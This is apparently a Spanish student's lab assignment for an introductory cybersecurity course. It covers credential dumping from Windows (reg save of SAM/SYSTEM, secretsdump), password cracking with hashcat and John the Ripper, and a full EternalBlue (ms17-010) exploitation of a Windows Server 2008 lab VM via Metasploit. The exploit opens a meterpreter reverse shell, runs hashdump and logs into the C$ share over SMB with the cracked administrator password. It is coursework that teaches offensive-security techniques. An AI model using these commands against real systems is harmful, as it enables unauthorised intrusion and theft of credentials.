Entregable 2

Alejandro Mamán López-Mingo

INSO 3A

Ejercicios

1. Desarrollar un script que permita automatizar las siguientes acciones de cara a realizar el proceso de identificación y enumeración. El alumno podrá seleccionar el lenguaje de programación que quiera, y en la memoria se deberá describir el desarrollo realizado y un caso de uso con los resultados. La herramienta deberá desarrollar las siguientes acciones de forma automática a partir de un dominio dado

2. Obtener las credenciales cifradas de un sistema Windows y otro Linux, analizar el algoritmo utilizado para cifrar dichas claves, y verificar las diferentes opciones para romperlo mediante el uso de Hashcat. Así mismo, el alumno deberá realizar la búsqueda de posibles diccionarios ya creados, así como Rainbow tables, y comprobar la diferencia y efectividad de ambos casos.

3. Desarrollar el proceso completo de explotación sobre la máquina Windows 2008. El alumno deberá identificar todas las posibles vulnerabilidades para el acceso a la máquina, así como la elevación de privilegios en la misma

En cualquiera de los ejercicios, el alumno deberá evidencias las acciones realizadas y describir las imágenes adjuntas. No se aceptará un ejercicio con múltiples imágenes seguidas sin una explicación de las mismas.

Ejercicio 1

Desarrollar un script que permita automatizar las siguientes acciones de cara a realizar el proceso de identificación y enumeración.

El alumno podrá seleccionar el lenguaje de programación que quiera, y en la memoria se deberá describir el desarrollo realizado y un caso de uso con los resultados.

La herramienta deberá desarrollar las siguientes acciones de forma automática a partir de un dominio dado

- Obtener whois del dominio proporcionado
- En caso de existir direcciones de correo en Whois, comprobar filtraciones
- Comprobar que el dominio está vivo, y realizar un escaneo del TOP 10 de puertos
- Mostrar la información del dominio, servidores NS y MX, asi como filtraciones y puertos abiertos

- Para este ejercicio me he decantado por usar Python puesto que tienen una gran cantidad de librerías para llevar a cabo este ejercicio
- Ya desarrollado este es un ejemplo de su ejecución

.py explicado en el repositorio

Ejercicio 2

Obtener las credenciales cifradas de un sistema Windows y otro Linux, analizar el algoritmo utilizado para cifrar dichas claves, y verificar las diferentes opciones para romperlo mediante el uso de Hashcat. Así mismo, el alumno deberá realizar la búsqueda de posibles diccionarios ya creados, así como Rainbow tables, y comprobar la diferencia y efectividad de ambos casos

Obtención de credenciales

- **Windows**

1. Copiar los archivos del registro SAM y SYSTEM

   SAM y SYSTEM deben ser copiados de la máquina objetivo para poder obtener los hashes de las contraseñas.

   Para hacerlo, en la máquina de Windows, ejecuta estos comandos como administrador:

```
PS C:\Users\aa\Desktop> reg save HKLM\SAM sam.save
La operación se completó correctamente.
PS C:\Users\aa\Desktop> reg save HKLM\system system.save
La operación se completó correctamente.
PS C:\Users\aa\Desktop>
```

- sam.save: Contiene la base de datos de contraseñas SAM de Windows.
- system.save: Contiene la configuración del sistema, que es necesaria para interpretar correctamente el archivo SAM.

2. Descargar y configurar secretsdump.py

Descargamos desde : https://github.com/fin3ss3g0d/secretsdump.py

Guarda secretsdump.py en la misma carpeta donde se encuentren los archivos sam.save y system.save.

3. Ejecutamos secretsdump.py para obtener los hashes

   cd "C:\Users\aa\Documents\uni\Plan de estudios\Tercer Año\1er Cuatri\Intro a Ciber\SegundaEntrega\secretsdump.py"

   python secretsdump.py -sam "C:\Users\aa\Documents\uni\Plan de estudios\Tercer Año\1er Cuatri\Intro a Ciber\SegundaEntrega\secretsdump.py\sam.save" -system "C:\Users\aa\Documents\uni\Plan de estudios\Tercer Año\1er Cuatri\Intro a Ciber\SegundaEntrega\secretsdump.py\system.save" LOCAL

Una vez que ejecutamos el script secretsdump.py, si todo está configurado, deberíamos ver algo como esto:

Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping SAM hashes from LOCAL machine…

Administrator:500:aad3b435b51404eeaad3b435b51404ee:9876543210abcdef1234567890abcdef:::::

Cada línea tendrá el siguiente formato: usuario:RID:LM_hash:NTLM_hash:::

- usuario: El nombre de usuario (por ejemplo, Administrator).
- RID: El identificador relativo de la cuenta.
- LM_hash: El hash LM (si está disponible).
- NTLM_hash: El hash NTLM (que es lo que normalmente necesitamos para los ataques).

4. Usamos Hashcat para romper los hashes NTLM


Una vez que tenga los hashes, uso Hashcat para intentar descifrarlos. Usa el siguiente comando con Hashcat:hashcat -m 1000 -a 0 hashes.txt /ruta/a/rockyou.txt

- -m 1000: Modo NTLM en Hashcat.
- -a 0: Ataque de diccionario.
- hashes.txt: El archivo que contiene los hashes NTLM.
- /ruta/a/rockyou.txt: La ruta al archivo de diccionario (como rockyou.txt).

- **Linux**

1. Verificar el hash del usuario

2. Extraemos el hash y lo guardamos en un archivo



3. Descargamos el diccionario rockyou.txt
4. Ahora utilizamos hascat para recorrer el diccionario y ver si conseguimos la contraseñahashcat -m 1800 -a 0 hash.txt /ruta/a/rockyou.txt

Ejercicio 3

Desarrollar el proceso completo de explotación sobre la máquina Windows 2008. El alumno deberá identificar todas las posibles vulnerabilidades para el acceso a la máquina, así como la elevación de privilegios en la misma.

Fase 1 Reconocimiento

- Lo primero escaneamos la red entera

```
┌──(d1n0㉿d1n0)-[~]
└─$ nmap 10.0.2.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-23 21:23 CET
Nmap scan report for 10.0.2.3
Host is up (0.00026s latency).
All 1000 scanned ports on 10.0.2.3 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:2C:47:C0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.26
Host is up (0.00056s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1433/tcp  open  ms-sql-s
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 08:00:27:9D:18:57 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.15
Host is up (0.0000010s latency).
All 1000 scanned ports on 10.0.2.15 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (3 hosts up) scanned in 29.41 seconds
```

- Primero vamos a probar con Nessus lo arrancamos (**sudo service nessusd start**)
- usamos: nmap 10.0.2.26 -sV -sC -T5 --script vuln

```
┌──(d1n0㉿d1n0)-[~]
└─$ nmap 10.0.2.26 -sV -sC -T5 --script vuln
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-23 21:30 CET
Nmap scan report for 10.0.2.26
Host is up (0.00032s latency).
Not shown: 987 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Microsoft IIS httpd 7.5
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-server-header: Microsoft-IIS/7.5
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and
hold
|       them open as long as possible.  It accomplishes this by opening connections
 to
|       the target web server and sending a partial request. By doing so, it starve
s
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
| http-enum:
|   /reportserver/: Microsoft SQL Report Service (401 Unauthorized)
|_  /reports/: Potentially interesting folder (401 Unauthorized)
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
1433/tcp  open  ms-sql-s       Microsoft SQL Server 2008 R2 10.50.4000; SP2
|_tls-ticketbleed: ERROR: Script execution failed (use -d to debug)
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  BID:70574  CVE:CVE-2014-3566
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA
```

```
|       https://www.openssl.org/~bodo/ssl-poodle.pdf
|       https://www.securityfocus.com/bid/70574
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|_      https://www.imperialviolet.org/2014/10/14/poodle.html
3389/tcp  open  ms-wbt-server?
|_ssl-ccs-injection: No reply from server (TIMEOUT)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49156/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 08:00:27:9D:18:57 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:wi
ndows

Host script results:
|_smb-vuln-ms10-054: false
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-w
annacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED

Service detection performed. Please report any incorrect results at https://nmap.or
g/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 329.36 seconds
```

- Reconocemos una vulnerabilidad en el servidor ms17-010 -> vamos a metasploit con **msfconsole**

- **search ms17-010**

```
msf > search ms17-010

Matching Modules
================

   #   Name                                           Disclosure Date  Rank     Che
ck  Description
   -   ----                                           ---------------  ----     ---
--  -----------
   0   exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes
    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                  .                .        .
    .
   2     \_ target: Windows 7                         .                .        .
    .
   3     \_ target: Windows Embedded Standard 7       .                .        .
    .
   4     \_ target: Windows Server 2008 R2            .                .        .
    .
   5     \_ target: Windows 8                         .                .        .
    .
   6     \_ target: Windows 8.1                       .                .        .
    .
   7     \_ target: Windows Server 2012               .                .        .
    .
   8     \_ target: Windows 10 Pro                    .                .        .
    .
   9     \_ target: Windows 10 Enterprise Evaluation  .                .        .
    .
   10  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   Yes
    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code
Execution
   11    \_ target: Automatic                         .                .        .
    .
   12    \_ target: PowerShell                        .                .        .
    .
   13    \_ target: Native upload                     .                .        .
    .
   14    \_ target: MOF upload                        .                .        .
    .
   15    \_ AKA: ETERNALSYNERGY                       .                .        .
    .
```

- hacemos **use 0** porque es el exploit que queremos usar

- y hacemos un **show options**

```
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs
                                             .metasploit.com/docs/using-metasploi
                                             t/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use
                                              for authentication. Only affects Wi
                                             ndows Server 2008 R2, Windows 7, Win
                                             dows Embedded Standard 7 target mach
                                             ines.
   SMBPass                         no        (Optional) The password for the spec
                                             ified username
   SMBUser                         no        (Optional) The username to authentic
                                             ate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches
                                              exploit Target. Only affects Window
                                             s Server 2008 R2, Windows 7, Windows
                                              Embedded Standard 7 target machines
                                             .
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit T
                                             arget. Only affects Windows Server 2
                                             008 R2, Windows 7, Windows Embedded
                                             Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread
                                        , process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be s
                                        pecified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

- introducimos la IP de la maquina victima

```
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.0.2.26
RHOSTS ⇒ 10.0.2.26
msf exploit(windows/smb/ms17_010_eternalblue) >
```

- Y ahora vamos a cargar el payload con **show payloads**

- Observamos que existe payloads de meterpreter

```
18  payload/windows/x64/custom/reverse_winhttps          .
19  payload/windows/x64/download_exec                    .
20  payload/windows/x64/exec                             .
21  payload/windows/x64/loadlibrary                      .
22  payload/windows/x64/messagebox                       .
23  payload/windows/x64/meterpreter/bind_ipv6_tcp        .
24  payload/windows/x64/meterpreter/bind_ipv6_tcp_uuid   .
25  payload/windows/x64/meterpreter/bind_named_pipe      .
26  payload/windows/x64/meterpreter/bind_tcp             .
27  payload/windows/x64/meterpreter/bind_tcp_rc4         .
28  payload/windows/x64/meterpreter/bind_tcp_uuid        .
29  payload/windows/x64/meterpreter/reverse_http         .
30  payload/windows/x64/meterpreter/reverse_https        .
31  payload/windows/x64/meterpreter/reverse_named_pipe   .
32  payload/windows/x64/meterpreter/reverse_tcp          .
33  payload/windows/x64/meterpreter/reverse_tcp_rc4      .
34  payload/windows/x64/meterpreter/reverse_tcp_uuid     .
35  payload/windows/x64/meterpreter/reverse_winhttp      .
36  payload/windows/x64/meterpreter/reverse_winhttps     .
37  payload/windows/x64/peinject/bind_ipv6_tcp           .
38  payload/windows/x64/peinject/bind_ipv6_tcp_uuid      .
39  payload/windows/x64/peinject/bind_named_pipe         .
40  payload/windows/x64/peinject/bind_tcp                .
41  payload/windows/x64/peinject/bind_tcp_rc4            .
42  payload/windows/x64/peinject/bind_tcp_uuid           .
43  payload/windows/x64/peinject/reverse_named_pipe      .
44  payload/windows/x64/peinject/reverse_tcp             .
45  payload/windows/x64/peinject/reverse_tcp_rc4         .
46  payload/windows/x64/peinject/reverse_tcp_uuid        .
47  payload/windows/x64/pingback_reverse_tcp             .
48  payload/windows/x64/powershell_bind_tcp
```

- Comprobamos la configuración del del payload con **show options**

```
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         10.0.2.26        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.

msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
```

- Y explotamos con **exploit**

- ya estamos dentro ahora usando comandos de meterpreter para sacar información

```
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.26:49158) at 2025-11-23 21:51:44 +0100

meterpreter > sysinfo
Computer        : SERVER2008
OS              : Windows Server 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : es_ES
Domain          : ROOTED
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

- A continuación usamos una opcion de meterpreter

```
meterpreter > run post/windows/gather/hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 8d0d2f51a346fc7760dced3cd5248bbd...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...


Administrador:500:aad3b435b51404eeaad3b435b51404ee:3e45171bc9c91d797d4c561b648ec753:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

- Con esto hemos sacado los hashes del usuario administrador y invitado
- Los copiamos en un txt y usamos jonhTheRipper aunque primero debemos usar un diccionario

```
┌──(d1n0㉿d1n0)-[~]
└─$ cd /usr/share/wordlists

┌──(d1n0㉿d1n0)-[/usr/share/wordlists]
└─$ ls
amass  dirbuster   fasttrack.txt  john.lst  metasploit  rockyou.txt.gz  wfuzz
dirb   dnsmap.txt  fern-wifi      legion    nmap.lst    sqlmap.txt      wifite.txt

┌──(d1n0㉿d1n0)-[/usr/share/wordlists]
```

- tras descomprimir usamos a john the ripper → **john --format=nt --wordlist=/usr/share/wordlists/rockyou.txt hashesPractica2.txt**

```
┌──(d1n0㉿d1n0)-[~/introCiber]
└─$ john --format=nt --wordlist=/usr/share/wordlists/rockyou.txt hashesPractica2.txt
Created directory: /home/d1n0/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
                 (Invitado)
abc123..         (Administrador)
2g 0:00:00:00 DONE (2025-11-23 22:01) 50.00g/s 10915Kp/s 10915Kc/s 11035KC/s abigail20..abandonada
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

- Aqui se puede observar que el usuario invitado no tiene ni contraseña, y el Administrador es abc123..
- Para confirmarlo vamos a tratar de conectarnos por el servicio que hemos atacado smbclient

```
┌──(d1n0㉿d1n0)-[~/introCiber]
└─$ smbclient //10.0.2.26/C$ -U Administrador -p 445
Password for [WORKGROUP\Administrador]:
Try "help" to get a list of possible commands.
smb: \> ls
  $Recycle.Bin                      DHS        0  Tue Jul 14 04:34:39 2009
  Archivos de programa            DHSrn        0  Sun Mar 10 11:54:34 2019
  Boot                              DHS        0  Sun Mar 10 11:51:22 2019
  bootmgr                         AHSR   383786  Sun Nov 21 04:24:02 2010
  BOOTSECT.BAK                    AHSR     8192  Sun Mar 10 11:51:22 2019
  desktop.ini                        A       58  Mon Mar 16 12:57:25 2020
  Documents and Settings          DHSrn        0  Tue Jul 14 07:06:44 2009
  inetpub                             D        0  Wed Sep 21 12:45:05 2022
  pagefile.sys                      AHS 2147016704  Sun Nov 23 21:23:26 2025
  PerfLogs                            D        0  Tue Jul 14 05:20:08 2009
  Program Files                      DR        0  Sat Nov 19 18:52:04 2022
  Program Files (x86)                DR        0  Sat Nov 19 18:51:39 2022
  ProgramData                       DHn        0  Sat Nov 19 18:49:49 2022
  Proyectos                           D        0  Wed Sep 21 09:29:06 2022
  Recovery                         DHSn        0  Sun Mar 10 11:54:34 2019
  System Volume Information         DHS        0  Sun Mar 10 11:52:07 2019
  Users                              DR        0  Tue Sep 27 10:27:20 2022
  Windows                             D        0  Tue Feb 28 18:53:18 2023

                26213887 blocks of size 4096. 21824185 blocks available
smb: \>
```